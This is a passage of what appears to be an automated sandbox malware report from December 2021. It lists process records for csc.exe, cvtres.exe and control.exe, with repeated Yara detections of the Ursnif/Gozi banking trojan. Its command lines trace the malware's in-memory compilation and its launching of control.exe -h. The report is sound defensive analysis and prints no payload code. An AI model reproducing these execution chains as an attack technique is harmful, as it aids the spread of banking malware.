Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @" C:\Users\user\AppData\Local\Temp\kon0vos3\kon0vos3.cmdline
Imagebase:	0x7ff746f40000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: control.exe PID: 160 Parent PID: 7056

General

Start time:	10:22:06
Start date:	14/12/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff60c110000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: 6496 Parent PID: 6620

General

Start time:	10:22:06
Start date:	14/12/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES391B.tmp" "c:\Users\user\AppData\Local\Temp\jtmpm3o0\CSCBACB7DE77FE24526BA1047DDC177EBA6.TMP"
Imagebase:	0x7ff61bc20000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 4904 Parent PID: 5640

General

Start time:	10:22:08
Start date:	14/12/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @" C:\Users\user\AppData\Local\Temp\hupbkl0t\hupbkl0t.cmdline
Imagebase:	0x7ff746f40000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: control.exe PID: 5832 Parent PID: 7084

General

Start time:	10:22:09
Start date:	14/12/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff60c110000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002A.00000003.665205397.000002081FCEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002A.00000003.665205397.000002081FCEC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002A.00000003.665814444.000002081FCEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002A.00000003.665814444.000002081FCEC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002A.00000002.678328822.000002081FCEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002A.00000002.678328822.000002081FCEC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002A.00000003.665936596.000002081FCEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002A.00000003.665936596.000002081FCEC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002A.00000003.671175308.000002081FCEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002A.00000003.671175308.000002081FCEC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002A.00000003.665894712.000002081FCEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002A.00000003.665894712.000002081FCEC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002A.00000003.671422400.000002081FCEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002A.00000003.671422400.000002081FCEC000.00000004.00000040.sdmp, Author: CCN-CERT

Analysis Process: control.exe PID: 5952 Parent PID: 7016

General

Start time:	10:22:09
Start date:	14/12/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff60c110000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002B.00000003.654015675.000001C8ACEEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002B.00000003.654015675.000001C8ACEEC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002B.00000003.654119494.000001C8ACEEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002B.00000003.654119494.000001C8ACEEC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002B.00000003.654247659.000001C8ACEEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002B.00000003.654247659.000001C8ACEEC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002B.00000002.675606081.000001C8ACEEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002B.00000002.675606081.000001C8ACEEC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002B.00000003.668236157.000001C8ACEEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002B.00000003.668236157.000001C8ACEEC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002B.00000003.654303874.000001C8ACEEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002B.00000003.654303874.000001C8ACEEC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002B.00000003.668321842.000001C8ACEEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002B.00000003.668321842.000001C8ACEEC000.00000004.00000040.sdmp, Author: CCN-CERT

Analysis Process: cvtres.exe PID: 6312 Parent PID: 5796

General

Start time:	10:22:10
Start date:	14/12/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4531.tmp" "c:\Users\user\AppData\Local\Temp\kon0vos3\CSCE7DAF0804EB6B39EE1E6CAB9C626.TMP"
Imagebase:	0x7ff61bc20000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 5116 Parent PID: 6132

General

Start time:	10:22:11
Start date:	14/12/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff60c110000
File size:	117760 bytes

MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002D.00000003.646797077.000001575C7BC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002D.00000003.646797077.000001575C7BC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002D.00000002.672804505.000001575C7BC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002D.00000002.672804505.000001575C7BC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002D.00000003.656058284.000001575C7BC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002D.00000003.656058284.000001575C7BC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002D.00000003.647071463.000001575C7BC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002D.00000003.647071463.000001575C7BC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002D.00000003.647295334.000001575C7BC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002D.00000003.647295334.000001575C7BC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002D.00000003.655646861.000001575C7BC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002D.00000003.655646861.000001575C7BC000.00000004.00000040.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002D.00000003.647415527.000001575C7BC000.00000004.00000040.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000002D.00000003.647415527.000001575C7BC000.00000004.00000040.sdmp, Author: CCN-CERT

Analysis Process: csc.exe PID: 1472 Parent PID: 6448

General

Start time:	10:22:11
Start date:	14/12/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @" C:\Users\user\AppData\Local\Temp\wnczrnms\wnczrnms.cmdline
Imagebase:	0x7ff746f40000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 4928 Parent PID: 4904

General

Start time:	10:22:13
Start date:	14/12/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5221.tmp" "c:\Users\user\AppData\Local\Temp\hupbkl0t\CSC47FEF1B1BE13496F9299275D8347BD99.TMP"
Imagebase:	0x7ff61bc20000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 3760 Parent PID: 5784

General

Start time:	10:22:15
Start date:	14/12/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @" C:\Users\user\AppData\Local\Temp\gmpgobli\gmpgobli.cmdline
Imagebase:	0x7ff746f40000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 6428 Parent PID: 1472

General

Start time:	10:22:15
Start date:	14/12/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5A7E.tmp" "c:\Users\user\AppData\Local\Temp\wnczrnms\CSC2E55B817A1C42F79C3F14C28684A599.TMP"
Imagebase:	0x7ff61bc20000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis